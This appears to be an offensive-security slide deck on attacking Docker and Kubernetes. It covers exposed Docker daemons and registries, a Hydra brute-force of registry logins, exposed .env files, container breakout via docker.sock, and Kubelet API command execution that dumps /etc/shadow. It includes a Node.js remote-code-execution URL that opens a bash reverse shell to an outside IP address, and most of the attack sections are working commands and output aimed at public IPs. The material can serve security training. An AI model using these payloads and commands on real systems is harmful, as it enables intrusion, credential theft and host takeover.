


# Docker & Kubernetes ethical hacking

<https://github.com/Security-Champions-Beta>

# Docker & Kubernetes ethical hacking



# Docker & Kubernetes ethical hacking

## 1. Exploiting docker misconfiguration PORT & Daemon

The screenshot shows the Shodan search engine interface. The search bar contains 'product:docker' and the search button is red. The top navigation bar includes links for Exploits, Maps, Like 7, Download Results, and Create Report. The main content area displays search results for 'product:docker'.

**TOTAL RESULTS**  
1,577

**TOP COUNTRIES**

Country	Count
China	1,128
United States	173
Germany	34
France	27

**New Service:** Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

**Result Details:**

- IP: ec2-13-232-75-177.ap-south-1.compute.amazonaws.com
- OS: windows
- Service: Amazon Data Services India
- Added on: 2019-09-29 17:16:04 GMT
- Location: India, Mumbai

**HTTP Response:**

```
HTTP/1.1 404 Not Found
Content-Type: application/json
Date: Sun, 29 Sep 2019 17:16:03 GMT
Content-Length: 29
```

**Docker Containers:**

```
Image: containers.m-net.in/bi_adm_api_dev:BIADMAPI_1
Command: dotnet Solution.Web.UserInterface.dll --env
```

# Docker & Kubernetes ethical hacking

## 1. Exploiting docker misconfiguration

```
@debian:/home$ curl 192.168.1.105:2375/images/json | jq .
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left     Speed
100  1686  100  1686    0     0  83123      0  --:--:-- --:--:-- --:--:--  84300
[
  {
    "Containers": -1,
    "Created": 1533141463,
    "Id": "sha256:e9d165cf1cd65ab81f8fa04abcb19700040081fcaa4aef7eb20dcc96a4ce3bba",
    "Labels": {
      "MAINTAINER": "Madhu Aka"
    },
    "ParentId": "sha256:d980faf456051587396f00a5d318fa2715e739dde263d313117a8adfd2e52e02",
    "RepoDigests": null,
    "RepoTags": [
      "sysmon:latest"
    ],
    "SharedSize": -1,
    "Size": 138837597,
    "VirtualSize": 138837597
  },
  {
    "Containers": -1,
    "Created": 1532643648,
    "Id": "sha256:735f80812f90aca43213934fd321a75ef20b2e30948dbbdd2c240e8abaab8a28",
    "Labels": null,
    "ParentId": "",
    "RepoDigests": [
      "ubuntu@sha256:3f119dc0737f57f704ebecac8a6d8477b0f6ca1ca0332c7ee1395ed2c6a82be7"
    ]
  }
]
```

# Docker & Kubernetes ethical hacking

## 1. Exploiting docker misconfiguration PORT & Daemon

Attacker can abuse this by using the docker daemon configuration to access the host system's docker runtime

```
@debian:/home$ docker -H tcp://192.168.1.105:2375 ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS
5ee31a808165	appsecco/node-simple-rce	"pm2 start app.js --..."	47 hours ago	Up 47 hours
0.0.0.0:8080->8080/tcp	musling_clarke			
9c87389b1761	appsecco/node-simple-rce	"pm2 start app.js --..."	2 years ago	Up 2 days
0.0.0.0:80->8080/tcp	nodeapp			
fefeff8e1078	sysmon	"top"	2 years ago	Up 2 days

```
@debian:/home$ docker -H tcp://192.168.1.105:2375 images
```

REPOSITORY	TAG	IMAGE ID	CREATED	SIZE
sysmon	latest	e9d165cf1cd6	2 years ago	139MB
ubuntu	latest	735f80812f90	2 years ago	83.5MB
alpine	latest	11cd0b38bc3c	2 years ago	4.41MB
appsecco/node-simple-rce	latest	da4154bb4bcf	3 years ago	253MB
appsecco/dsvw	<none>	ccc88f3dc27d	3 years ago	48.2MB

```
student@debian:/home$
```



# Docker & Kubernetes ethical hacking

## 1. Exploiting docker misconfiguration PORT & Daemon

Attacker can abuse this by using the docker daemon configuration to access the host system's docker runtime ----- > 194.5.192.50

```
MHNs-MacBook-Pro:Sudomy-1.1.3#dev mhn$ nmap -p 2375 194.5.192.50
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-06 17:55 +0430
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ETC: 17:55 (0:00:00 remaining)
Stats: 0:00:00 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 100.00% done; ETC: 17:55 (0:00:00 remaining)
Nmap scan report for 194.5.192.50
Host is up (0.26s latency).


PORT      STATE SERVICE
2375/tcp  open  docker

Nmap done: 1 IP address (1 host up) scanned in 0.93 seconds
MHNs-MacBook-Pro:Sudomy-1.1.3#dev mhn$ curl http://194.5.192.50:2375/v1.38/containers/json
[{"Id":"8a50362d20abe4e36f1e5b71eba2955342f120022025162b2e065b4af2c6ee53","Names":["/laughing_clarke"],"Image":"ubuntu","ImageID":"sha256:825d55fb6340083b06e69e02e823a02918f3ffb575ed2a87026d4645a7fd9e1b","Command":"bash","Created":1649251484,"Ports":[],"Labels":{"State":"running","Status":"Up 53 seconds","HostConfig":{"NetworkMode":"default"},"NetworkSettings":{"Networks":{"bridge":{"IPAMConfig":null,"Links":null,"Aliases":null,"NetworkID":"8e36cb1d2f41144175e52a7dbe0a909a535d769513747474950d881b7cf3f48a","EndpointID":"6b843ba43f9f605c009b0f9683c35157c53a3288a446b0cfd852487e2667d02d","Gateway":"172.17.0.1","IPAddress":"172.17.0.2","IPPrefixLen":16,"IPv6Gateway":"","GlobalIPv6Address":"","GlobalIPv6PrefixLen":0,"MacAddress":"02:42:ac:11:00:02","DriverOpts":null}}},"Mounts":[]}]
MHNs-MacBook-Pro:Sudomy-1.1.3#dev mhn$
```

# Docker & Kubernetes ethical hacking

## 1. Exploiting docker misconfiguration PORT & Daemon

A Docker registry is a distribution system for Docker images. There will be different images and each may contain multiple tags and versions. By default the registry runs on port 5000 without authentication and TLS.



The image shows a terminal window and a web browser. The terminal window displays the command `docker ps` and its output, which shows a container named `registry:2` running on port 5000. The web browser shows the URL `192.168.1.106:5000/v2/` and the response `}`.

```
student@debian:~$ docker ps
CONTAINER ID   IMAGE      COMMAND                  CREATED        STATUS        PORTS
f707ebc6694b   registry:2 "/entrypoint.sh /etc..." 2 years ago    Up About an hour    0.0.0.0:5000->5000/tcp
student@debian:~$
```

192.168.1.106:5000/v2/ x +

Not secure | 192.168.1.106:5000/v2/

EDT to GMT Conver... Certificate Pinning... IdanAdar/Certificat... ikust/hello-pinnedc... smuldr/android-ssl-... Portainer · GitBook Save 25

}

# Docker & Kubernetes ethical hacking

## 1. Exploiting docker misconfiguration PORT & Daemon

<https://raw.githubusercontent.com/maurosoria/dirsearch/master/db/dicc.txt>

<https://github.com/Security-Champions-Beta/Exposed-Hunter>

<https://twitter.com/TomNomNom>

```
PS C:\Users\MHN> curl 192.168.1.106:5000/v2/_catalog

StatusCode      : 200
StatusDescription : OK
Content         : {"repositories":["devcode","hello-world"]}

RawContent      : HTTP/1.1 200 OK
                  Docker-Distribution-API-Version: registry/2.0
                  X-Content-Type-Options: nosniff
                  Content-Length: 43
                  Content-Type: application/json; charset=utf-8
                  Date: Sun, 27 Jun 2021 15:08:03 GMT...

Forms           : {}
Headers         : {[Docker-Distribution-API-Version, registry/2.0],
                  [Content-Length, 43], [Content-Type, application/]}
Images          : {}
InputFields     : {}
Links           : {}
ParsedHtml      : mshtml.HTMLDocumentClass
RawContentLength : 43
```



# Docker & Kubernetes ethical hacking


## 1. Exploiting docker misconfiguration PORT & Daemon

```
c @debian:~$ curl http://192.168.1.106:5000/v2/_catalog | jq .
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             0         0      6093         0 --:--:-- --:--:-- --:--:--   7166
{
  "repositories": [
    "devcode",
    "hello-world"
  ]
}
c @debian:~$ curl -s http://192.168.1.106:5000/v2/devcode/tags/list | jq .
{
  "name": "devcode",
  "tags": [
    "latest"
  ]
}
```

# Docker & Kubernetes ethical hacking

## 1. Exploiting docker misconfiguration PORT & Daemon

```
ubuntu@ubuntu-g1-small2-su-1:~/docker-registry$ docker run -d \  
> -p 5000:5000 \  
> --restart=always \  
> --name registry \  
> -v "$(pwd)/auth:/auth \  
> -e "REGISTRY_AUTH=htpasswd" \  
> -e "REGISTRY_AUTH_HTPASSWD_REALM=Registry Realm" \  
> -e REGISTRY_AUTH_HTPASSWD_PATH=/auth/htpasswd \  
> registry:2
```



# Docker & Kubernetes ethical hacking

1. Exploiting docker misconfiguration PORT & Daemon
2. <https://en.kali.tools/?p=220>

```
ubuntu@ubuntu-g1-small2-su-1:~/docker-registry$ ls
auth  docker-compose.yml  p.txt  u.txt
ubuntu@ubuntu-g1-small2-su-1:~/docker-registry$ cat u.txt
test
admin
testuser
ubuntu@ubuntu-g1-small2-su-1:~/docker-registry$ cat p.txt
tedddddddd
testpass
testpassword
fff
sfgdf
gdfgdfg
dgdgdf
ubuntu@ubuntu-g1-small2-su-1:~/docker-registry$ hydra -L u.txt -P p.txt 185.235.43.75 -s 5000 http-get /v2/_catalog
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2021-07-04 08:38:05
[DATA] max 16 tasks per 1 server, overall 16 tasks, 21 login tries (l:3/p:7), ~2 tries per task
[DATA] attacking http-get://185.235.43.75:5000//v2/_catalog
[5000][http-get] host: 185.235.43.75 login: testuser password: testpassword
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-07-04 08:38:06
ubuntu@ubuntu-g1-small2-su-1:~/docker-registry$
```

# Docker & Kubernetes ethical hacking

Exposed Docker Registry [U.S. Dept Of Defense](#)

<https://hackerone.com/reports/924487>

different Docker containers on your network [Nextcloud](#)

<https://hackerone.com/reports/1332433>

<https://hackerone.com/reports/179103>

<https://hackerone.com/reports/955016>

<https://hackerone.com/reports/1417211>





# Docker & Kubernetes ethical hacking

## 2. ENV File Exposed on Production

- <https://github.com/Security-Champions-Beta/Docker-File-Build-Security-Best-Practices/tree/main/3>
- <http://194.5.192.50/.env>
- <https://github.com/projectdiscovery/nuclei-templates/tree/master/exposures>

You Can Test On :

```
# nuclei -u http://194.5.192.50 -t ../../../../nuclei-templates/exposures/configs/ -vv
```



# Docker & Kubernetes ethical hacking

## 3. Container Breakout

we will be exploiting a NodeJS application using remote code execution to gain a reverse shell. Then we will use the volume mounted docker.sock to gain privileges in the host system with docker runtime.

- <https://hub.docker.com/r/mhnamadi/noderce-dockerbreakout>
- ❑ `http://194.5.192.50:1010/?q=require(%22child_process%22).exec(%27bash%20-c%20%22bash%20-i%20%3E%26%20/dev/tcp/185.235.41.26/5555%200%3E%261%22%27)`

We can see that `ls -l /var/run/docker.sock` is available and mounted from the host system

- ❑ `./docker -H unix:///var/run/docker.sock ps`
- ❑ `./docker -H unix:///var/run/docker.sock images`
- ❑ <https://github.com/berdav/CVE-2021-4034>

# Docker & Kubernetes ethical hacking

[https://cheatsheetseries.owasp.org/cheatsheets/Kubernetes\\_Security\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Kubernetes_Security_Cheat_Sheet.html)

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Impact
Using Cloud credentials	Exec into container	Backdoor container	Privileged container	Clear container logs	List K8S secrets	Access the K8S API server	Access cloud resources	Data Destruction
Compromised images in registry	bash/cmd inside container	Writable hostPath mount	Cluster-admin binding	Delete K8S events	Mount service principal	Access Kubelet API	Container service account	Resource Hijacking
Kubeconfig file	New container	Kubernetes CronJob	hostPath mount	Pod / container name similarity	Access container service account	Network mapping	Cluster internal networking	Denial of service
Application vulnerability	Application exploit (RCE)		Access cloud resources	Connect from Proxy server	Applications credentials in configuration files	Access Kubernetes dashboard	Applications credentials in configuration files	
Exposed Dashboard	SSH server running inside container					Instance Metadata API	Writable volume mounts on the host	
							Access Kubernetes dashboard	


# Docker & Kubernetes ethical hacking

## Kubelet API

This service **run in every node of the cluster**. It's the service that will **control** the pods inside the **node**. It talks with the **kube-apiserver**.

<https://github.com/Security-Champions-Beta/Container-Hunt-Nuclei>

```
nuclei -u https://IP:10250 -t template.yml -vv
```





# Docker & Kubernetes ethical hacking

```
[2022-04-07 19:55:53] [kubernetes-metrics] [http] [low] https://130.185.123.97:10250/metrics
[2022-04-07 19:55:53] [kubelet-metrics] [http] [info] https://130.185.123.97:10250/metrics
[2022-04-07 19:55:53] [kubernetes-pods-api] [http] [critical] https://130.185.123.97:10250/pods
[2022-04-07 19:55:54] [kubelet-stats] [http] [info] https://130.185.123.97:10250/stats/summary
```

```
requirements.txt
mhs-MacBook-Pro:~ mhn$ curl -k https://194.5.207.20:10250/run/default/api-8554d8bdd-x9cr7/api -X POST -d "cmd=cat /etc/shadow"
"
root:::0::::
bin:::0::::
daemon:::0::::
adm:::0::::
lp:::0::::
sync:::0::::
shutdown:::0::::
halt:::0::::
mail:::0::::
news:::0::::
uucp:::0::::
operator:::0::::
man:::0::::
postmaster:::0::::
cron:::0::::
ftp:::0::::
sshd:::0::::
at:::0::::
squid:::0::::
xfs:::0::::
games:::0::::
postgres:::0::::
cyrus:::0::::
vpopmail:::0::::
ntp:::0::::
smmsp:::0::::
guest:::0::::
nobody:::0::::
mhs-MacBook-Pro:~ mhn$
```

# Docker & Kubernetes ethical hacking

**Exposed Kubernetes API - RCE/Exposed Creds**

<https://hackerone.com/reports/455645>

**Exposed Kubernetes dashboard**

<https://hackerone.com/reports/1418101>

**Unauthorized Kubernetes to RCE (root) and found TEAMTNT Crypto**

<https://hackerone.com/reports/1317236>



# Docker & Kubernetes ethical hacking

## K8s Environment Steal

<https://github.com/Security-Champions-Beta/Kubernetes-KungFu/tree/main/K8s%20Environment%20Steal-Template-Injection-2>